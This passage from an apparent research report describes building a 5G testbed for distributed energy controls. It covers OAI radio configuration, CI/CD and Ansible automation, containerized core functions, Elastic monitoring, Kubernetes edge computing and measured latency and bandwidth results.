    #absoluteFrequencySSB                               = 3899.480;
    # GSCN = 7924
    #absoluteFrequencySSB                               = 3612;
    #dl_frequencyBand                                    = 46;
    # this is 3301.68 MHz
    #dl_absoluteFrequencyPointA                          = 620112;
    # this is 3300.60 MHz
    dl_absoluteFrequencyPointA                          = 620040;
    #dl_absoluteFrequencyPointA                          = 283.711;
    # this is 3502.56 MHz
    #dl_absoluteFrequencyPointA                          = 633552;
    # this is 3600.48 MHz
```

Figure 7. Spectrum analysis and frequency calculation

A spectrum analysis was performed via a NUC running a spectrum analyzer. The following bullet points provide some further details on the specifications used in the analysis:

- Band 78 was used as the default OAI frequency band for our implementation and assessment. Due to challenges with registering a USRP with the Federal Communications

Commission (FCC), the band used for this case study was performed within a data shed for research purposes.

- Frequency 3.3 GHz was used as the default OAI frequency within band 78. This frequency and Synchronization Signal Block were defined within the OAI gNB configuration. Our team did the due diligence to calculate and confirm the default band and frequency allocation, as demonstrated by Figure 7.


- For our research, Time Division Duplexing is the method uplink and downlink by allocation of different time slots used in the same frequency band.

3.2.4 5G UE

The UE functions as a routable gateway. The UE is comprised of a USRP SDR and workstation as depicted in Figure 8.

- Hardware/infrastructure requirements:
    - USRP N310 SDR for gNB hardware that supports the necessary radio frequency band 78
    - Workstation or server infrastructure deployed and configured with one network interface enabled to run OAI gNB software communications to AMF and USRP SDR.
    - Antennas for transmitting and receiving signals on band 78 Time Division Duplexing.
- Software requirements:
    - Linux-based operating system, such as Ubuntu 20.04, to run OAI gNB new radio software modem
    - OAI gNB software installed and configured to enable 5G base station
    - Installation of USRP Hardware Driver 4.3 to push configurations from OAI gNB to the base station USRP based on configured band and frequency settings (https://github.com/EttusResearch/uhd/releases)
    - Field-programmable gate array image for USRP N310: usrp_n310_fpga_WX.bit (https://files.ettus.com/manual/page_images.html).
- Configuration and deployment:
    - Configured for gNB routable for establishing connection to AMF to established GTP-U
    - Configured the gNB parameters such as frequency, power levels, synchronization signal block settings, etc.

- Integrated the UE to connect to RAN and perform functions of routable gateway and proxy UE.



```
root@ni-n3xx-3240241:~# lsb_release -a
LSB Version:    n/a
Distributor ID: Alchemy
Description:    Alchemy 2021.04
Release:        2021.04
Codename:       Alchemy-Zeus
root@ni-n3xx-3240241:~# uname -a
Linux ni-n3xx-3240241 5.2.28-yocto-standard #1 SMP PREEMPT Wed Sep
14 15:30:31 UTC 2022 armv7l armv7l armv7l GNU/Linux
```

```
ubuntu@ue-black-desktop:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.6 LTS
Release:        20.04
Codename:       focal
ubuntu@ue-black-desktop:~$ uname -a
Linux ue-black-desktop 5.4.0-148-lowlatency #165-Ubuntu SMP PREEMPT Tue Apr 18
09:36:22 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
```

```
ubuntu@ue-black-desktop:~$ uhd_config_info --version
UHD 4.3.0.0-0-g1f8fd345
```

Figure 8. OAI UE USRP SDR method


3.3 Platform Supporting Services

The deployment of our 5G platforms included a series of supporting services not limited to GitLab, Ansible, Docker, Kubernetes, Rancher, Elasticsearch, and the Beats Suite. These supporting services are essential to enabling a workflow necessary for the orchestration, management, and analysis of energy system scenarios for controls of edge-level DERs, as well as providing insight into the threat scenarios presented across end-to-end implementation.

The 5G Securely Energized and Resilient team completed documentation from earlier tasks and automated the pipeline for redeploying the platform. The platform was then deliberately redeployed to verify documentation completeness and repeatability of the deployment pipeline. We were able to successfully redeploy the entire 5G platform within 1 hour. This enables repeatability for upcoming tests. This also demonstrates resilience against software crashes, hardware problems, or cyberattacks. In the case of any such failures, the platform can easily be redeployed to quickly recover.

3.3.1 Code Management and Documentation

GitLab repositories are used to manage all code and information based on the 5G platform systems and components. Hosting the management system information in a git-based repository is important for tracking changes as the system grows. Figure 9 shows a representation of the GitLab repository used in the 5G Securely Energized and Resilient project.



Projects

New project

Your projects 7 · Starred projects 0 · Explore projects · Explore topics

Filter by name · Name

All · Personal

5 · 5G-SER / 5g Certificates · Maintainer · Certificate store for generated certificates to use in the 5G project deployments. · ★0 · 0 · 0 · 0 · Updated 3 weeks ago

5 · 5G-SER / 5g Implementation · Maintainer · ★0 · 0 · 0 · 0 · Updated 3 weeks ago

5 · 5G-SER / 5g Infastructure · Maintainer · 5G infrastructure configuration storage. · ★0 · 0 · Updated 2 weeks ago

5 · 5G-SER / 5g Physical Inventory · Maintainer · ★0 · 0 · 0 · 0 · Updated 5 months ago

5 · 5G-SER / 5g Repo Documentation · Maintainer · Documentation and asset store for gitlab repos in order to reduce total size of each repository. · ★0 · 0 · Updated 7 months ago


5 · 5G-SER / 5g Runner Images · Maintainer · Repo to build and maintain gitlab runner images for the 5G deployment. · ★0 · 0 · Updated 7 months ago

D · 5G-SER / Distributed Controller · Maintainer · Distributed Controller for the 5G testbed. · ★0 · 0 · 1 · 0 · Updated 1 week ago

Figure 9. GitLab repositories

3.3.2 Continuous Integration (CI)

GitLab CI, Gitlab Runner, and CI/Continuous Deployment pipelines shown in Figure 10 were established as a method to manage workflow as well as implement a method for handling access and change management across the system. The pipeline demonstrated in the figure demonstrates our 5G team's ability to build, configure, and operate all 5G components, as well as automation for running a series of test cases across the 5G systems.



Pipeline · Needs · Jobs 408 · Tests 0

Verify-Ansible-Playbooks
- Verify Ansible Playbooks

Build Containers
- build UE ubuntu
- build amf ubuntu
- build base ubuntu
- build build ubuntu
- build gNB ubuntu

Install-5G-Software
- 01-Install OAI Software UE
- 02-Install OAI Software gNB
- 03-Delete OAI Repos

Operate-5G-Data-Collectors
- 01-Install Data Collectors
- 04-Stop Filebeat Collectors
- 04-Stop MetricBeat Collectors
- 04-Stop PacketBeat Collectors

Operate-5G-Core
- 01-Run 5G Core Containers
- 02-Stop 5G Core Containers
- 03-Delete 5G Core Containers

Operate-UHD-Tools
- 01-UHD Download and Image UE
- 01-UHD Download and Image gNB
- 02-Run UHD USRP Benchmark UE
- 02-Run UHD USRP Benchmark gNB


Operate-gNB-UE
- 01-Run UE Software
- 01-Run gNB Software
- 02-Stop UE Software
- 02-Stop gNB Software

RAN-Test-Cases
- 01-Ping Testing
- 02-Iperf Testing
- 03-Ncat Testing
- 04-Nmap Testing
- 05-DoS Testing

Figure 10. GitLab CI/continuous development pipeline

3.3.3 Configuration as Code Automation

Ansible was leveraged as the configuration method for downloading, installing, configuring, and deploying system services across the OAI 5G core functions, gNB, and UE system architecture. This configuration method is enabled by a GitLab runner, which enables a GitLab CI workflow process. Ansible, in conjunction with GitLab, enabled automation RAN test cases. Using the GitLab CI workflow, we can run syntax checks across all Ansible scripts presenting changes to the system. This process allowed us to manage bugs, issues, and commit changes. Figure 11 shows a sample Ansible script that was executed on the project.




```
image: $REGISTRY/runners/ansible-ci:$TAG
stage: Verify-Ansible-Playbooks
script:
  - ansible-playbook --syntax-check playbooks/desktops/blue-gnb/playbooks/install-oai-gnb.yaml -i ansible-inventory.yaml --ext
  - ansible-playbook --syntax-check playbooks/desktops/black-ue/playbooks/install-oai-ue.yaml -i ansible-inventory.yaml --extr
  - ansible-playbook --syntax-check playbooks/desktops/delete-5g-repo.yaml -i ansible-inventory.yaml --extra-vars "@ansible-v
  - ansible-playbook --syntax-check playbooks/desktops/blue-5g-core/playbooks/run-5g-components.yaml -i ansible-inventory.yam
  - ansible-playbook --syntax-check playbooks/desktops/blue-5g-core/playbooks/stop-5g-core.yaml -i ansible-inventory.yaml --e
  - ansible-playbook --syntax-check playbooks/desktops/blue-gnb/playbooks/test-uhd-gnb.yaml -i ansible-inventory.yaml --extra
  - ansible-playbook --syntax-check playbooks/desktops/black-ue/playbooks/test-uhd-ue.yaml -i ansible-inventory.yaml --extra-
  - ansible-playbook --syntax-check playbooks/desktops/blue-gnb/playbooks/run-gnb.yaml -i ansible-inventory.yaml --extra-vars
  - ansible-playbook --syntax-check playbooks/desktops/blue-gnb/playbooks/stop-gnb.yaml -i ansible-inventory.yaml --extra-var
  - ansible-playbook --syntax-check playbooks/desktops/black-ue/playbooks/run-ue.yaml -i ansible-inventory.yaml --extra-vars
  - ansible-playbook --syntax-check playbooks/desktops/black-ue/playbooks/stop-ue.yaml -i ansible-inventory.yaml --extra-vars
  - ansible-playbook --syntax-check playbooks/desktops/run-filebeat.yaml -i ansible-inventory.yaml --extra-vars "@ansible-var
  - ansible-playbook --syntax-check playbooks/desktops/stop-filebeat.yaml -i ansible-inventory.yaml --extra-vars "@ansible-va
  - ansible-playbook --syntax-check playbooks/desktops/run-metricbeat.yaml -i ansible-inventory.yaml --extra-vars "@ansible-v
  - ansible-playbook --syntax-check playbooks/desktops/stop-metricbeat.yaml -i ansible-inventory.yaml --extra-vars "@ansible-
  - ansible-playbook --syntax-check playbooks/desktops/run-packetbeat.yaml -i ansible-inventory.yaml --extra-vars "@ansible-v
  - ansible-playbook --syntax-check playbooks/desktops/stop-packetbeat.yaml -i ansible-inventory.yaml --extra-vars "@ansible-
  - ansible-playbook --syntax-check playbooks/clusternodes/distributed-controller/ping-latency-testing.yaml -i ansible-invent
  - ansible-playbook --syntax-check playbooks/clusternodes/distributed-controller/iperf-bandwidth-testing.yaml -i ansible-inv
  - ansible-playbook --syntax-check playbooks/clusternodes/distributed-controller/ncat-comms-testing.yaml -i ansible-inventory
  - ansible-playbook --syntax-check playbooks/clusternodes/distributed-controller/nmap-scan-testing.yaml -i ansible-inventory
  - ansible-playbook --syntax-check playbooks/clusternodes/distributed-controller/dos-impact-testing.yaml -i ansible-inventory
```

Figure 11. Ansible automation scripts via CI/continuous development and Gitlab Runner

3.3.4 Containerization and Orchestration of OAI 5G Microservices

Docker was leveraged as the containerization method for isolating 5G core functions microservices as processes based on each function. Docker-compose was leveraged as the container orchestration method to run each of the 5G core functions. These microservices are managed by a Gitlab CI and automated by Ansible for all system changes. This allows our team to start and stop all 5G functions; in addition, this provides us with an opportunity to manage change across the open-source 5G ecosystem during architecture, controls, and threat scenario development. Figure 12 is a screenshot of the docker-compose scripts that deploy all 5G functions such as AMF, SMF, and UPF.


docker-compose-basic-nonrf.yaml ×
playbooks > desktops > blue-5g-core > cn-config > docker-compose-basic-nonrf.yaml > {} services
run-5g-components.yaml ×
playbooks > desktops > blue-5g-core > playbooks > run-5g-components.yaml > {} 0 >
PROBLEMS
TERMINAL
OUTPUT
DEBUG CONSOLE
powershell

```
    oai-smf:
        container_name: "oai-smf"
        image: oai-smf:v1.4.0
        environment:
            - TZ=Europe/Paris
            - INSTANCE=0
            - PID_DIRECTORY=/var/run
            - SMF_INTERFACE_NAME_FOR_N4=eth0
            - SMF_INTERFACE_NAME_FOR_SBI=eth0
            - SMF_INTERFACE_PORT_FOR_SBI=80
            - SMF_INTERFACE_HTTP2_PORT_FOR_SBI=9090
            - SMF_API_VERSION=v1
            - DEFAULT_DNS_IPV4_ADDRESS=192.168.99.11
            - DEFAULT_DNS_SEC_IPV4_ADDRESS=192.168.99.11
            - AMF_IPV4_ADDRESS=192.168.70.132
            - AMF_PORT=80
            - AMF_API_VERSION=v1
            - AMF_FQDN=oai-amf
            - UDM_IPV4_ADDRESS=192.168.70.137
            - UDM_PORT=80
            - UDM_API_VERSION=v2
            - UDM_FQDN=oai-udm
            - UPF_IPV4_ADDRESS=192.168.70.134
            - UPF_FQDN_0=oai-spgwu
            - NRF_IPV4_ADDRESS=0.0.0.0 # not used in this scen
            - NRF_PORT=80 # not used in this scenario, can't r
            - NRF_API_VERSION=v1 # not used in this scenario,
            - NRF_FQDN=localhost # not used in this scenario,
            - USE_LOCAL_SUBSCRIPTION_INFO=yes  #Set to yes if
            - USE_NETWORK_INSTANCE=no  #Set yes if network ins
```

```
    - name: Tag UPF
      docker_image:
        name: oaisoftwarealliance/oai-upf-vpp:v1.4.0
        repository: oai-upf-vpp:v1.4.0

    - name: Tag NSSF
      docker_image:
        name: oaisoftwarealliance/oai-nssf:v1.4.0
        repository: oai-nssf:v1.4.0

    - name: Tag TRF
      docker_image:
        name: oaisoftwarealliance/trf-gen-cn5g:latest
        repository: trf-gen-cn5g:latest

  - name: Show docker images
    command: docker images

  - name: Check if oai-cn5g-fed exists
    stat:
      path: "/home/ubuntu/oai-cn5g-fed"
    register: file_data0

  - name: Report if oai-cn5g-fed exists
    debug:
      msg: "oai-cn5g-fed exists"
    when: file_data0.stat.exists

  - name: Clone oai-cn5g-fed repo if it does not exist
    command: bash -ilc 'git clone https://gitlab.eurecom.fr/
```


```
PS C:\Users\jrivera\Documents\5g-implementation>
```

Figure 12. Docker-compose 5G core deployment

3.3.5 Data Visibility and Analysis

Elasticsearch and the Beats were leveraged for end-to-end data visibility across the system. The 5G core, gNB, and UE system each have PacketBeat, FileBeat, and MetricBeat installed and configured to send data sets to be viewed on a metrics dashboard.

Figure 13 demonstrates the data collection retrieved from the 5G base stations. Data includes the metrics output such as CPU, memory, load, and network performance.




```
May 9, 2023 @ 16:53:28.191   @timestamp May 9, 2023 @
                             16:53:28.191 agent.ephemeral_id 57786f16-fb0c-4f65-8f79-
                             4000b267ce22 agent.hostname gnb-blue-desktop agent.id ae79931c…
May 9, 2023 @ 16:53:28.191   @timestamp May 9, 2023 @
                             16:53:28.191 agent.ephemeral_id 57786f16-fb0c-4f65-8f79-
                             4000b267ce22 agent.hostname gnb-blue-desktop agent.id ae79931c…
May 9, 2023 @ 16:53:28.191   @timestamp May 9, 2023 @
                             16:53:28.191 agent.ephemeral_id 57786f16-fb0c-4f65-8f79-
                             4000b267ce22 agent.hostname gnb-blue-desktop agent.id ae79931c…
```

Figure 13. 5G base station MetricBeat dashboard


3.3.6 MEC

Kubernetes and Rancher were leveraged to allocate system resources, services, and networks for energy system distributed controls methods and use cases. Kubernetes was leveraged to emulate an allocation of MEC for utilities considering a distributed control method for energy system management and development. Rancher deploys the Kubernetes deployments. Our MEC is hosted across three compute nodes segmented by Kubernetes pods. Each pod deploys a hive node (docker container) and enables information across pods for hive information-sharing. Figure 14 demonstrates the deployment of the distributed control system and Figure 15 shows the three distributed controllers running.



State	Name	Namespace	Image	Ready	Up To Date	Available	Restarts	Age	Health
Active	distributed-controller	distributed-controller	registry.5gser.nrel.gov/distributed-controller/distributedcontroller	3/3	3	3	0	2 mins	

Figure 14. Rancher Kubernetes deployments



Deployment: distributed-controller Active

Namespace: distributed-controller Age: 2.3 mins Pod Restarts: 0

Image: registry.5gser.nrel.gov/distributed-controller/distributedcontroller Ready: 3/3 Up-to-date: 3 Available: 3

Annotations: Show 1 annotation

Pods by State

3 Running

Scale 3

State	Name	Image	Ready	Restarts	IP	Node	Age
Running	distributed-controller-769bf99ff4-6z9tq	registry.5gser.nrel.gov/distributed-controller/distributedcontroller	1/1	0	10.42.0.26	192.168.99.101	1.1 mins
Running	distributed-controller-769bf99ff4-qjpx2	registry.5gser.nrel.gov/distributed-controller/distributedcontroller	1/1	0	10.42.0.27	192.168.99.101	1.1 mins
Running	distributed-controller-769bf99ff4-rfb4d	registry.5gser.nrel.gov/distributed-controller/distributedcontroller	1/1	0	10.42.0.25	192.168.99.101	2.3 mins

Figure 15. Rancher Kubernetes deployment distributed controllers

4 System Assessment

During setup, it was discovered that performance and optimization of the 5G core, gNB, and UE was necessary for establishing a successful RAN and enabling the system to achieve the performance requirements.

4.1 System Performance Improvement Components

Based on the requirements in Task 3 to enable low latency communications between the MEC and the 5G edge, the following improvements were implemented during the environment build out by the research team to ensure end-to end communications performance optimization was achieved.

Equipment:

- Network fiber: SFP+ (enhanced small form factor pluggable) single mode fiber.
- Network-switching:10 GB SFP+ (enhanced small form factor pluggable) port and switch configuration.
- USRPs: SFP+ (enhanced small form factor pluggable) ports for USRP Hardware Driver bench marking.
- USRP Hardware Driver System Kernel: Low latency was established for gNB and UE.

Distributed Controller:

- Refactored hive and worker nodes to incorporate Golang channels instead of using traditional asynchronous queue data structures.
- Refactored shared state structures to only include the minimum information necessary to share between neighboring hive nodes.
- Added configuration file handling for all communications modules (hive-to-hive, hive-to-worker, worker-to-HIL)

4.2 Platform Performance Outcomes

The tools used to pull/gather the metric data were MetricBeat and Elasticsearch. Some specific use cases for MetricBeat in a 5G system might include monitoring the performance and health of the core network, the RAN, the MEC infrastructure, or the various applications and services that run on top of the 5G network. Elasticsearch was used to analyze the data, which was then visualized in Kibana. Figure 16 demonstrates the output of MetricBeat data from each node within the system.




Figure 16. End-to-end situational awareness dashboard MetricBeat

Table 1. MEC MetricBeat Output

Device	CPU	Memory	Load
Kubernetes MEC (Off)	3.2%	77.3%	0.5%
Kubernetes MEC (On)	4.4%	77.7%	1.5%
Kubernetes MEC (Comms On)	4.4%	79.5%	1.5%

Table 2. 5G Core MetricBeat Output

Device	CPU	Memory	Load
5G Core (Off)	0.2%	8.8%	0.0%
5G Core (On)	0.9%	12.3%	0.5%
5G Core (Comms On)	0.9%	12.4%	0.5%

Table 3. gNB MetricBeat Output

Device	CPU	Memory	Load
gNB (Off)	0.1%	1.6%	0.0%
gNB (On)	6.2%	2.4%	0.8%
gNB (Comms On)	6.8%	2.5%	1.2%

Table 4. UE MetricBeat Output

Device	CPU	Memory	Load
UE (Off)	0.1%	3.1%	0.4%
UE (On)	2.2%	5.2%	0.4%
UE (Comms On)	6.2%	6.4%	0.8%

Table 5. End-to-End Latency Output

Device	ms
Ping Latency Test	Average: 11.72 ms

Table 6. End-to-End Bandwidth Output

Device	(Mbps)
Iperf3 Bandwidth Test	Average: 3.88 **Mbps**

5 Distributed Controls Scenario

DERs are designed to be geographically dispersed. Prior to 5G, the control communications for DERs restricted the geographical size of microgrids due to the need for direct hardwiring or dedicated fiber communications, which were cost-prohibitive. With the development of 5G, the DER can now have priority communications with low latency. This enables DERs to work together seamlessly over a large geographical separation. In this project, we assumed the microgrid switch, battery inverter, and controllable load were many miles apart. This was achieved by assigning each its own instance of 5G MEC as if each was located on a different 5G tower (gNB). Artificial latency was imposed between hives; thus, the DER (worker) only had ultra-reliable low-latency communications with its local MEC (hive) and not with distant DER. This is a realistic and challenging scenario. Each hive must collect all necessary data ahead of time, such that it can make instantaneous control decisions for its DER.

Hive Information Sharing Network

